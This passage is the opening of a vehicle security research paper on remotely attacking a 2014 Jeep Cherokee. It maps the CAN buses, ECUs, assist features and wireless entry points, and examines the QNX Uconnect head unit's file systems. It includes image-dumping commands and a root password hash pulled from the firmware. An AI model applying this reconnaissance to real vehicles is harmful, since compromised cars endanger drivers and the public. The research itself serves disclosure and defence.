Remote Exploitation of an Unaltered Passenger Vehicle

Dr. Charlie Miller (cmiller@openrce.org)

Chris Valasek   (cvalasek@gmail.com)

August 10, 2015

Contents

Introduction and background

Car security research is interesting for a general audience because most people have cars and understand the inherent dangers of an attacker gaining control of their vehicle. Automotive security research, for the most part, began in 2010 when researchers from the University of Washington and the University of California San Diego [1] showed that if they could inject messages into the CAN bus of a vehicle (believed to be a 2009 Chevy Malibu) they could make physical changes to the car, such as controlling the display on the speedometer, killing the engine, as well as affecting braking. This research was very interesting but received widespread criticism because people claimed there was not a way for an attacker to inject these types of messages without close physical access to the vehicle, and with that type of access, they could just cut a cable or perform some other physical attack.

The next year, these same research groups showed that they could remotely perform the same attacks from their 2010 paper [2]. They showed three different ways of getting code execution on the vehicle including the mp3 parser of the radio, the Bluetooth stack, and through the telematics unit. Once they had code running, they could then inject the CAN messages affecting the physical systems of the vehicle. This remote attack research was ground breaking because it showed that vehicles were vulnerable to attacks from across the country, not just locally. The one thing both research papers didn't do was to document in detail how these attacks worked or even what kind of car was used.

Shortly thereafter, in 2012, the authors of this paper received a grant from DARPA to produce a library of tools that would aid in continuing automotive research and reduce the barrier of entry to new researchers into the field. We released these tools [3] as well as demonstrated physical attacks against two late model vehicles, a 2010 Ford Escape and a 2010 Toyota Prius. The same tools have been used by many researchers and are even used for testing by the National Highway Traffic Safety Administration [34].

Our 2012 research assumed that a remote compromise was possible, due to the material released by the academic researchers in previous years. Therefore, we assumed that we could inject CAN messages onto the bus in a reliable fashion. In addition to releasing tools, we also released the exact messages used for the attacks to encourage other researchers to get involved in vehicle research. Besides releasing the tools and documenting the attacks, another major contribution of ours was demonstrating how steering could be controlled via CAN messages. This was due to vehicles evolving since the previous research to now include features like automatic parallel parking and lane keep assist which necessitated the steering ECU accept commands over the CAN bus. This demonstrates the point that as new technology is added to vehicles, new attacks become possible.

The response from the automotive industry, again, was to point out that these attacks were only possible because we had physical access to the vehicles in order to inject the messages onto the bus. For example, Toyota released a statement that said in part "Our focus, and that of the entire auto industry, is to prevent hacking from a remote wireless device outside of the vehicle. We believe our systems are robust and secure." [4]

In 2013 we received a second DARPA grant to try to produce a platform that would help researchers conduct automotive security research without having to purchase a vehicle. Again, the focus was on getting more eyes on the problem by reducing the cost and effort of doing automotive research, especially for those researchers coming from a more traditional computer security background. [5]

In 2014, in an effort to try to generalize beyond the three cars that at that time had been examined at a very granular level (2009 Chevy Malibu, 2010 Ford Escape, 2010 Toyota Prius), we gathered data on the architecture of a large number of vehicles. At a high level we tried to determine which vehicles would present the most obstacles to an attacker, starting with evaluating the attack surface, to getting CAN messages to safety critical ECUs, and finally getting the ECUs to take some kind of physical action [6]. In the end we found that the 2014 Jeep Cherokee, along with two other vehicles, seemed to have a combination of a large attack surface, simple architecture, and many advanced physical features that would make it an ideal candidate to try to continue our research.

A 2014 Jeep Cherokee was procured for the research described in this paper as we wanted to show, much like the academic researchers, that the attacks we had previously outlined against the Ford and Toyota were possible remotely as well. Since the automotive manufacturers made this such a point of pride after we released our original research, we wanted to demonstrate that remote attacks against unaltered vehicles is still possible and that we need to encourage everyone to take this threat seriously. This paper outlines the research into performing a remote attack against an unaltered 2014 Jeep Cherokee and similar vehicles that results in physical control of some aspects of the vehicle. Hopefully this additional remote attack research can pave the road for more secure connected cars in our future by providing this detailed information to security researchers, automotive manufacturers, automotive suppliers, and consumers.

Target – 2014 Jeep Cherokee

The 2014 Jeep Cherokee was chosen because we felt like it would provide us the best opportunity to successfully demonstrate that a remote compromise of a vehicle could result in sending messages that could invade a driver's privacy and perform physical actions on the attacker's behalf. As pointed out in our previous research [6], this vehicle seemed to present fewer potential obstacles for an attacker. This is not to say that other manufacturer's vehicles are not hackable, or even that they are more secure, only to show that with some research we felt this was our best target. Even more importantly, the Jeep fell within our budgetary constraints when adding all the technological features desired by the authors of this paper.

http://www.blogcdn.com/www.autoblog.com/media/2013/02/2014-jeep-cherokee-1.jpg

Network Architecture

The architecture of the 2014 Jeep Cherokee was very intriguing to us due to the fact that the head unit (Radio) is connected to both CAN buses that are implemented in the vehicle.

Figure: 2014 Jeep Cherokee architecture diagram

We speculated that if the Radio could be compromised, then we would have access to ECUs on both the CAN-IHS and CAN-C networks, meaning that messages could be sent to all ECUs that control physical attributes of the vehicle. You'll see later in this paper that our remote compromise of the head unit does not directly lead to access to the CAN buses and further exploitation stages were necessary. With that being said, there are no CAN bus architectural restrictions, such as the steering being on a physically separate bus. If we can send messages from the head unit, we should be able to send them to every ECU on the CAN bus.

CAN C Bus

1. ABS MODULE - ANTI-LOCK BRAKES
2. AHLM MODULE - HEADLAMP LEVELING
3. ACC MODULE - ADAPTIVE CRUISE CONTROL
4. **BCM MODULE - BODY CONTROL**
5. CCB CONNECTOR - STAR CAN C BODY
6. CCIP CONNECTOR - STAR CAN C IP
7. **DLC DATA LINK CONNECTOR**
8. DTCM MODULE - DRIVETRAIN CONTROL
9. EPB MODULE - ELECTRONIC PARKING BRAKE
10. EPS MODULE - ELECTRIC POWER STEERING
11. ESM MODULE - ELECTRONIC SHIFT
12. FFCM CAMERA - FORWARD FACING
13. IPC CLUSTER
14. OCM MODULE - OCCUPANT CLASSIFICATION
15. ORC MODULE - OCCUPANT RESTRAINT CONTROLLER
16. PAM MODULE - PARK ASSIST
17. PCM MODULE - POWERTRAIN CONTROL (2.4L)
18. **RADIO MODULE - RADIO**
19. RFH MODULE - RADIO FREQUENCY HUB
20. SCM MODULE - STEERING CONTROL
21. SCLM MODULE - STEERING COLUMN LOCK
22. TCM MODULE - TRANSMISSION CONTROL

CAN IHS Bus

1. AMP AMPLIFIER - RADIO
2. **BCM MODULE - BODY CONTROL**
3. CCB CONNECTOR - STAR CAN IHS BODY
4. CCIP CONNECTOR - STAR CAN IHS IP
5. DDM MODULE - DOOR DRIVER
6. DLC DATA LINK CONNECTOR
7. EDM MODULE - EXTERNAL DISC
8. HSM MODULE - HEATED SEATS
9. HVAC MODULE - A/C HEATER
10. ICS MODULE - INTEGRATED CENTER STACK SWITCH
11. IPC MODULE - CLUSTER
12. LBSS SENSOR - BLIND SPOT LEFT REAR
13. MSM MODULE - MEMORY SEAT DRIVER
14. PDM MODULE - DOOR PASSENGER
15. PLGM MODULE - POWER LIFTGATE
16. **RADIO MODULE - RADIO (Not a Bridge)**
17. RBSS SENSOR - BLIND SPOT RIGHT REAR

Cyber Physical Features

This section describes the systems used in the 2014 Jeep Cherokee for assisted driving. These technologies are especially interesting to us as similar systems have been previously leveraged in attacks to gain access to physical attributes of the automobile [3]. While we believe these technological advances increase the safety of the driver and its surroundings, they present an opportunity for an attacker to use them as a means to control the vehicle.

Adaptive Cruise Control (ACC)

The 2014 Jeep we used in our testing had Adaptive Cruise Control (ACC), which is a technology that assists the driver in keeping the proper distance between themselves and cars ahead of them. Essentially, it makes sure that if cruise control is enabled and a vehicle slows down in front of you, the Jeep will apply the brakes with the appropriate pressure to avoid a collision and resume the cruise control speed after the obstacle moves out of the way or is at a safe distance. The ACC can slow the vehicle to a complete stop if the vehicle in front of it comes to a stop.

Forward Collision Warning Plus (FCW+)

Much like ACC, Forward Collision Warning Plus (FCW+) prevents the Jeep from colliding with objects in front of it. Unlike ACC, FCW+ is always enabled unless explicitly turned off, giving the driving the added benefit of assisted braking in the event of an anticipated collision. For example, if the driver was checking Twitter on their phone instead of watching the road and the vehicle in front of her came to an abrupt stop, FCW+ would emit an audible warning and apply the brakes on behalf of the driver.

Figure: FCW+

Lane Departure Warning (LDW+)

Lane Departure Warning Plus (LDW+) is another feature used to ensure driver safety when driving on the highway. LDW+, when enabled, examines the lines on the road (i.e. paint) in attempt to figure out if the Jeep is making unintended movements into other lanes, in hopes of preventing a collision or worse. If it detects the Jeep is leaving the current lane, it will adjust the steering wheel to keep the vehicle in the current lane.

Figure: LDW+

Park Assist System (PAM)

One of the newest features to enter the non-luxury space in recent times is Parking Assist Systems (PAM). The PAM in the Jeep permits the driver to effortlessly park the car without much driver interaction in various scenarios, such as parallel parking, backing into a space, etc. The authors of this paper considered this to be the easiest entry point to control steering in modern vehicles and have proven to use this technology to steer an automobile at high speed with CAN messages alone [3]. As you'll see later in this document, the PAM technology and module played key roles in several aspects of our research.

Figure: Display while using PAM system

Remote Attack Surface

The following table is a list of the potential entry points for an attacker. While many people only think of these items in terms of technology, someone with an attacker's mindset considers every piece of technology that interacts with the outside world a potential entry point.

Entry Point	ECU	Bus
RKE	RFHM	CAN C
TPMS	RFHM	CAN C
Bluetooth	Radio	CAN C, CAN IHS
FM/AM/XM	Radio	CAN C, CAN IHS
Cellular	Radio	CAN C, CAN IHS
Internet / Apps	Radio	CAN C, CAN IHS

Passive Anti-Theft System (PATS)

For many modern cars, there is a small chip in the ignition key that communicates with sensors in the vehicle. For the Jeep, this sensor is wired directly into the Radio Frequency Hub Module (RFHM). When the ignition button is pressed, the on-board computer sends out an RF signal that is picked up by the transponder in the key. The transponder then returns a unique RF signal to the vehicle's computer, giving it confirmation to start and continue to run. This all happens in less than a second. If the on-board computer does not receive the correct identification code, certain components such as the fuel pump and, on some, the starter will remain disabled.

As far as remote attacks are concerned, this attack surface is very small. The only data transferred (and processed by the software on the IC) is the identification code and the underlying RF signal. It is hard to imagine an exploitable vulnerability in this code, and even if there was one, you would have to be very close to the sensor, as it is intentionally designed to only pick up nearby signals.

Figure: Display with no key

Tire Pressure Monitoring System (TPMS)

Each tire has a pressure sensor that is constantly measuring the tire pressure and transmitting real time data to an ECU. In the Jeep, the receiving sensor is wired into the RFHM. This radio signal is proprietary, but some research has been done in understanding the TPMS system for some vehicles and investigating their underlying security. [7]

It is certainly possible to perform some actions against the TPMS, such as causing the vehicle to think it is having a tire problem, or issues with the TPMS system. Additionally, researchers have shown [7] that it is possible to actually crash and remotely brick the associated ECU in some cases. Regarding code execution possibilities, it seems the attack surface is rather small, but remote bricking indicates that data is being processed in an unsafe manner and so this might be possible.

Figure: 2014 Jeep Cherokee TPMS display

Remote Keyless Entry/Start (RKE)

Key fobs, or remote keyless entry (RKE), contain a short-range radio transmitter that communicates with an ECU in the vehicle. The radio transmitter sends data containing identifying information from which the ECU can determine if the key is valid and subsequently lock, unlock, and start the vehicle. In the Jeep, again the RFHM receives this information.

With regards to remote code execution, the attack surface is quite small. The RFHM must have some firmware to handle RF signal processing, encryption/decryption code, logic to identify data from the key fob, and to be programmed for additional/replacement key fobs. While this is a possible avenue of attack, finding and exploiting a vulnerability for remote code execution in the RKE seems unlikely and limited.

Figure: 2014 Jeep key fob

Bluetooth

Most vehicles have the ability to sync a device over Bluetooth. This represents a remote signal of some complexity processed by an ECU. In the Jeep, Bluetooth is received and processed by the Radio (a.k.a. the head unit). This allows the car to access the address book of the phone, make phone calls, stream music, send SMS messages from the phone, and other functionality.

Unlike the other signals up to now, the Bluetooth stack is quite large and represents a significant attack surface that has had vulnerabilities in the past [8]. There are generally two attack scenarios involving a Bluetooth stack. The first attack involves an un-paired device. This attack is the most dangerous as any attacker can reach this code. The second method of exploitation occurs after pairing takes place, which is less of a threat as some user interaction is involved. Previously, researchers have shown remote compromise of a vehicle through the Bluetooth interface [2]. Researchers from Codenomicon have identified many crashes in common Bluetooth receivers found in automobiles [9].

Figure: 2014 Jeep Cherokee Bluetooth dashboard

Radio Data System

The radio not only receives audio signals, but other data as well. In the Jeep, the Radio has many such remote inputs, such as GPS, AM/FM Radio, and Satellite radio. For the most part, these signals are simply converted to audio output and don't represent significant parsing of data, which means they are likely to not contain exploitable vulnerabilities. One possible exception is likely to be the Radio Data System data that is used to send data along with FM analogue signals (or the equivalent in satellite radio). This is typically seen by users when radios will say the names of stations, the title of the song playing, etc. Here, the data must be parsed and displayed, making room for a security vulnerability.

Figure: 2014 Jeep Cherokee radio data dashboard

Wi-Fi

Some automobiles with cellular based Internet connections actually share this Internet connections with passengers by acting like a Wi-Fi hotspot. In the Jeep, this is a feature that must be purchased per use, for example for a single day or up to a month. One observation we made was that the Wi-Fi system could be assessed by individuals without advanced knowledge of automotive systems. Wi-Fi security assessment methodologies have been around for years and access point hacking has been frequently documented in recent times [10].

Figure: 2014 Jeep Cherokee Wi-Fi dashboard

Telematics/Internet/Apps

Many modern automobiles contain a cellular radio, generically referred to as a telematics system, which is used to connect to the vehicle to a cellular network, for example GM's OnStar. The cellular technology can also be used to retrieve data, such as traffic or weather information.

This is the holy grail of automotive attacks since the range is quite broad (i.e. as long as the car can have cellular communications). Even if a telematics unit does not reside directly on the CAN bus, it does have the ability to remotely transfer data/voice, via the microphone, to another location. Researchers previously remotely exploited a telematics unit of an automobile without user interaction [2]. On the Jeep, all of these features are controlled by the Radio, which resides on both the CAN-IHS bus and the CAN-C bus.

The telematics, Internet, radio, and Apps are all bundled into the Harman Uconnect system that comes with the 2014 Jeep Cherokee. The Uconnect system is described in greater detail below, but we wanted to point out that all the functionality associated with 'infotainment' is physically located in one unit.

http://www.thetruthaboutcars.com/wp-content/uploads/2014/02/2014-Jeep-Cherokee-Limited-Interior-uConnect-8.4.jpg

Uconnect System

The 2014 Jeep Cherokee uses the Uconnect 8.4AN/RA4 radio manufactured by Harman Kardon as the sole source for infotainment, Wi-Fi connectivity, navigation, apps, and cellular communications [11]. A majority of the functionality is physically located on a Texas Instruments OMAP-DM3730 system on a chip [12], which appears to be common within automotive systems. These Harman Uconnect systems are available on a number of different vehicles from Fiat Chrysler Automotive including vehicles from Chrysler, Dodge, Jeep, and Ram. It is possible Harman Uconnect systems are available in other automobiles as well.

The Uconnect head unit also contains a microcontroller and software that allows it to communicate with other electronic modules in the vehicle over the Controller Area Network - Interior High Speed (CAN-IHS) data bus. In vehicles equipped with Uconnect Access, the system also uses electronic message communication with other electronic modules in the vehicle over the CAN-C data bus.

The Harman Uconnect system is not limited to the Jeep Cherokee, and is quite common in the Chrysler-Fiat line of automobiles and even looks to make an appearance in the Ferrari California! [13]. This means that while the cyber physical aspects of this paper are limited to a 2014 Jeep Cherokee, the Uconnect vulnerabilities and information is relevant to any vehicle that includes the system. Therefore the amount of vulnerable vehicles on the road increases dramatically.

QNX Environment

The Uconnect system in the 2014 Jeep Cherokee runs the QNX operating system on a 32-bit ARM processor, which appears to be a common setup for automotive infotainment systems. Much of the testing and examination can be done on a QNX virtual machine [17] if the physical Uconnect system is not available, although it obviously helps to have a working unit for applied research.

```
# pidin info
CPU:ARM Release:6.5.0  FreeMem:91Mb/512Mb BootTime:Jul 30 21:45:38  2014
Processes: 107, Threads: 739
Processor1: 1094697090 Cortex A8 800MHz FPU
```

In addition to having a virtual QNX system to play with, the ISO package used for updates and reinstallation of the operating system can be downloaded quite easily from the Internet [18]. By having the ISO file and investigating the directory structure and file system, various pieces of the research can be completed without a vehicle, Uconnect system, or QNX virtual machine, such as reverse engineering select binaries.

File System and Services

The NAND flash used in our Uconnect unit contained several different file systems that served various purposes. The list below are the file systems of interest and portions that required additional research will be discussed later in this paper. For more information regarding the different portions of the QNX image please see their documentation [19].

- **IPL**: The Initial Program Loader (IPL) portion contained the bootloader used for loading up the Uconnect system. Although very interesting, we did not examine the bootloader at length as other aspects of the head unit were more relevant for our goal of physical control of the vehicle.

- **IFS**: The IFS contains the QNX file system image and is loaded into RAM at boot time. This file system contains all the binaries and configuration files one would assume would be associated with an operating system. The IFS portion is read-only. Therefore, while there are many binaries that are tempting to overwrite/replace, the attacker's ability is limited. That being said, the IFS is modified during the update process, which will be discussed later in this document.
- **ETFS**: The Embedded Transaction File system (ETFS) is a read-write file system that can be modified. The ETFS is made for use with embedded solid-state memory devices. ETFS implements a high-reliability file system for use with embedded solid-state memory devices, particularly NAND flash memory. The file system supports a fully hierarchical directory structure with POSIX semantics.
- **MMC**: The Multimedia Card (MMC) portion is mounted at /fs/mmc0/ and is used for system data. This is the only large area of the Uconnect system that can be made writable, which we will subsequently use as a place to store files during exploitation.

IFS

As stated above, the IFS is used to house the system binaries and configuration files necessary to run the QNX operation system on the Uconnect head unit. The file system can be examined by looking at files in the ISO obtained from Chrysler to see what files would be affected during an update process. For example, examining 'manifest' in the main directory of the unpackaged ISO reveals that the IFS is located within a file named 'ifs-cmc.bin'.

```
ifs =
{
name        = "ifs installer.",
installer   = "ifs",
data        = "ifs-cmc.bin",
},
```

If we want to look at the IFS without having a Uconnect system, the 'swdl.bin' needs to be mounted in a QNX virtual machine since it is a non-standard IFS image. It contains all the system executables required for the update process. The 'swdl.bin' file can be found in the 'swdl/usr/share' directory.

For example, to dump the IFS on QNX (or a QNX virtual machine in our case), you can run something similar to the following command:

```
memifs2 -q -d /fs/usb0/usr/share/swdl.bin /
```

The result is being able to examine a root directory ("/") that is mounted read-only. This file system can be completely iterated by issuing the 'dumpifs' command. The output below is what was dumped from our IFS contained in the update ISO.

```
   Offset      Size   Name
        0         8   *.boot
        8       100   Startup-header flags1=0x9 flags2=0 paddr_bias=0
      108     22008   startup.*
    22110        5c   Image-header mountpoint=/
    2216c       cdc   Image-directory
     ----      ----   Root-dirent
    23000     8a000   proc/boot/procnto-instr
    ad000      325c   proc/boot/.script
```

```
   ----          3  bin/sh -> ksh
   ----          9  dev/console -> /dev/ser3
   ----          a  tmp -> /dev/shmem
   ----         10  usr/var -> /fs/etfs/usr/var
   ----         16  HBpersistence -> /fs/etfs/usr/var/trace
   ----          a  var/run -> /dev/shmem
   ----          a  var/lock -> /dev/shmem
   ----          a  var/log/ppp -> /dev/shmem
   ----         15  opt/sys/bin/pppd -> /fs/mmc0/app/bin/pppd
   ----         15  opt/sys/bin/chat -> /fs/mmc0/app/bin/chat
   ----         18  bin/netstat -> /fs/mmc0/app/bin/netstat
   ----         16  etc/resolv.conf -> /dev/shmem/resolv.conf
   ----         16  etc/ppp/resolv.conf -> /dev/shmem/resolv.conf
   ----         18  etc/tuner -> /fs/mmc0/app/share/tuner
   ----          8  var/override -> /fs/etfs
   ----          c  usr/local -> /fs/mmc0/app
   ----          b  usr/share/eq -> /fs/mmc0/eq
 b1000      12af  etc/system/config/fram.conf
 b3000       38c  etc/system/config/nand_partition.txt
 b4000       56b  etc/system/config/gpio.conf
 b5000      247b  bin/cat
 b8000      1fed  bin/io
 ba000      2545  bin/nice
 bd000      216a  bin/echo
 c0000     38e0f  bin/ksh
 f9000      41bb  bin/slogger
 fe000      60a1  bin/waitfor
105000      531b  bin/pipe
10b000      5e02  bin/dev-gpio
120000     1270b  bin/dev-ipc
140000     1f675  bin/io-usb
160000      29eb  bin/resource_seed
163000      3888  bin/spi-master
167000      48a0  bin/dev-memory
16c000      9eab  bin/dev-mmap
176000      602c  bin/i2c-omap35xx
17d000      da08  bin/devb-mmcsd-omap3730teb
18b000       dd3  bin/dev-ipc.sh
18c000      2198  bin/mmc.sh
190000     1208f  bin/devc-seromap
1a3000      323d  bin/rm
1a7000      ffa2  bin/devc-pty
1b7000       4eb  bin/startSplashApp
1b8000       692  bin/startBackLightApp
1b9000      1019  bin/mmc_chk
1bb000      42fe  usr/bin/adjustImageState
1c0000     12c81  usr/bin/memifs2
1d3000       284  usr/bin/loadsecondaryifs.sh
1e0000     77000  lib/libc.so.3
   ----          9  lib/libc.so -> libc.so.3
260000      b0e4  lib/dll/devu-omap3530-mg.so
26c000      9d17  lib/dll/devu-ehci-omap3.so
276000      4705  lib/dll/spi-omap3530.so
280000     14700  lib/dll/fs-qnx6.so
295000      36e6  lib/dll/cam-disk.so
2a0000     2b7ba  lib/dll/io-blk.so
2d0000     5594f  lib/dll/charset.so
```

```
   330000      1243c  lib/dll/libcam.so.2
     ----          b  lib/dll/libcam.so -> libcam.so.2
   350000      3886  lib/dll/fram-i2c.so
Checksums: image=0x702592f4 startup=0xc11b20c0
```

While the 'dumpifs' command does not appear to have everything one would associate with a complete operating system, such as '/etc/shadow', running grep on the binary shows that such files are most likely present. For example, if you search for 'root' there are several instances of the string, the most interesting two being:

```
root:x:0:a
root:ug6HiWQAm947Y:::9b
```

A more thorough examination of the IFS can be done on a working head unit that has been jailbroken for remote access. We'll discuss jailbreaking the head unit later on in this document.

ETFS

ETFS implements a high-reliability file system for use with embedded solid-state memory devices, particularly NAND flash memory [20]. Obviously, there is no ETFS present on the ISO but it can be examined on a live Uconnect system. From our perspective there was not much interesting data on this file system, so we didn't push much further.

```
Example: /fs/etfs/usr/var/sdars/channelart/I00549T00.png
```

MMC

The MMC file system contained some of the most interesting items when investigating the ISO and Uconnect system. It was especially interesting since it can be mounted as read-write, meaning that if there was something of interest, say a boot-up script or network service, we could enable them or alter their contents. For example, we found items such as 'sshd', 'boot.sh', and 'runafterupdate.sh'.

The install script, 'mmc.lua', copies '/usr/share/MMC_IFS_EXTENSION' from the ISO to '/fs/mmc0/app'.

PPS

There are many interesting services running on the QNX system, but explaining them all is beyond the scope of this document. One important service is the Persistent Publish/Subscribe (PPS) service. It has several files of interest to us in its respective directories. Most notably are the files listed below:

```
/pps/can/vehctl
/pps/can/tester
/pps/can/can_c
/pps/can/send
/pps/can/comfortctl
```

These files are essentially places to write data so that other processes can use them as input. Think of them as UNIX pipes with some data handling capabilities to aid in the parsing of data structures. There is a well-defined API to interact with PPS files. Consider the following data stored in a PPS file:

```
@gps
city::Ottawa
speed:n:65.412
position:json:{"latitude":45.6512,"longitude":-75.9041}
```

To extract this data, you might use code seen below:

```
const char *city;
double lat, lon, speed;
pps_decoder_t decoder;

pps_decoder_initialize(&decoder, NULL);
pps_decoder_parse_pps_str(&decoder, buffer);
pps_decoder_push(&decoder, NULL);
pps_decoder_get_double(&decoder, "speed", &speed);
pps_decoder_get_string(&decoder, "city", &city);

pps_decoder_push(&decoder, "position");
pps_decoder_get_double(&decoder, "latitude", &lat);
pps_decoder_get_double(&decoder, "longitude", &lon);
pps_decoder_pop(&decoder);

pps_decoder_pop(&decoder);

if ( pps_decoder_status(&decoder, false) == PPS_DECODER_OK ) {
    . . .
}
pps_decoder_cleanup(&decoder);
```

The follow is a real-world example from a live Uconnect system:

```
# cat send
[n]@send
DR_MM_Lat::1528099482
DR_MM_Long::1073751823
GPS_Lat::1528099482
GPS_Long::1073751823
HU_CMP::0
NAVPrsnt::1
RADIO_W_GYRO::1
```

Despite there being PPS files in a subdirectory called 'can_c', writing to these files did not appear to create CAN messages that we could witness with our sniffer. In other words, these PPS files just provide insight into how processes communicate without any direct communication access to the CAN bus.

We originally hoped we'd be able to use these PPS files to send arbitrary CAN messages, but this proved to be non-viable for long enough that we moved our efforts elsewhere. That's not to say it is impossible to use these files along with the PPS subsystem to send arbitrary CAN messages, we just thought we could find a better methods for our desired results.

Wi-Fi

